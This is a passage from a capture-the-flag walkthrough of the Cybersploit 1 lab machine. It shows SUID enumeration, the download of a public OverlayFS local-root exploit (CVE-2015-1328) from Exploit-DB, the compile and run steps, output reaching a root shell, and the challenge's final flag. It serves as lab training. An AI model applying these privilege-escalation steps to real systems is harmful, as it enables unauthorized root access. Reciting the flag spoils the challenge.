Linux cybersploit-CTF 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
```

Kernel **3.13.0-32** is a well-known vulnerable version with several public exploits available, including the classic “**overlays local root exploit**”, making it a prime candidate for privilege escalation.

This confirms that the system is outdated and likely exploitable using established techniques.

10.2 Enumerating SUID Binaries

SUID (Set User ID) binaries run with elevated privileges even when executed by a normal user. Misconfigured or outdated SUID binaries often lead to privilege escalation.

We list all SUID binaries using the following command:

“find / -perm -4000 2>/dev/null”

```
itsskv@cybersploit-CTF:~$ find / -perm -4000 2>/dev/null
/bin/fusermount
/bin/ping
/bin/su
/bin/umount
/bin/mount
/bin/ping6
/usr/bin/newgrp
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/arping
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/at
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/pt_chown
```

All of these appear to be **standard system binaries** with no unusual or misconfigured entries. There are no custom SUID binaries or obvious misconfigurations that would immediately allow privilege escalation.

This confirms that **SUID exploitation is not the intended path for this challenge.**

We conclude that the intended privilege escalation vector is:

"A Local Kernel Exploit (OverlayFS / similar public exploit)"

This will allow us to escalate from user **itsskv** to **root** access.

11. Privilege Escalation Using a Local OverlayFS Exploit (CVE-2015-1328)

Once user-level access was obtained on the Cybersploit 1 machine through the **itsskv** account, the next objective was to escalate privileges to the root user. During system enumeration, the kernel version and distribution indicated that the machine was likely vulnerable to **CVE-2015-1328**, a well-known OverlayFS privilege escalation affecting older Ubuntu releases.

To begin the process, the first step was to acquire the exploit code. This was done on the attacker machine (Kali Linux) by downloading the raw exploit directly from Exploit-DB using the following command:

`wget https://www.exploit-db.com/raw/37292 -O exploit.c`

The downloaded file (**exploit.c**) was successfully saved on the attacker machine, as shown below:

```
(kali㉿kali)-[~]
$ wget https://www.exploit-db.com/raw/37292 -O exploit.c
--2025-12-04 07:23:00-- https://www.exploit-db.com/raw/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: 'exploit.c'

exploit.c          100%[=====>]   5.00K  --.-KB/s   in 0s
2025-12-04 07:23:02 (19.6 MB/s) - 'exploit.c' saved [5119/5119]
```

Since the victim machine couldn't access the exploit link, the code was manually copied into the Cybersploit 1 shell using the nano editor. After the contents were pasted into a new file named exploit.c, the exploit was compiled using GCC:

```
gcc exploit.c -o exploit
```

With the executable created, the exploit was then executed:

```
./exploit
```

The exploit performed several namespace and OverlayFS operations, eventually overwriting /etc/ld.so.preload and spawning a root shell. The output observed during execution is shown below:

```
itsskv@cybersploit-CTF:~$ nano exploit.c
itsskv@cybersploit-CTF:~$ gcc exploit.c -o exploit
itsskv@cybersploit-CTF:~$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# █
```

The appearance of the # prompt indicated a successful privilege escalation.

Running the id command confirmed that the shell had elevated from the itsskv user to **root**:

“uid=0(root) gid=0(root) groups=0(root),1001(itsskv)”

This completes the privilege-escalation phase, providing full administrative access to the Cybersploit 1 machine.

12. Retrieving the Final Flag

With full root privileges obtained, the final step in the Cybersploit 1 challenge is to locate and extract the last flag stored within the system. Since root-level flags are typically placed inside the `/root` directory, we begin by navigating into it:

“cd /root”

“1s”

Inside the directory, a file named **finalflag.txt** was identified. To reveal its contents, the following command was executed:

“cat finalflag.txt”

The output displayed an ASCII-art banner followed by a congratulatory message and the final flag, confirming successful completion of the challenge:

The final flag retrieved was:

flag3: **cybersploit{Z3X21CW42C4 many many congratulations !}**

This message not only indicates that the exploitation process was completed successfully but also serves as the final validation of achieving root-level compromise on the Cybersploit 1 machine.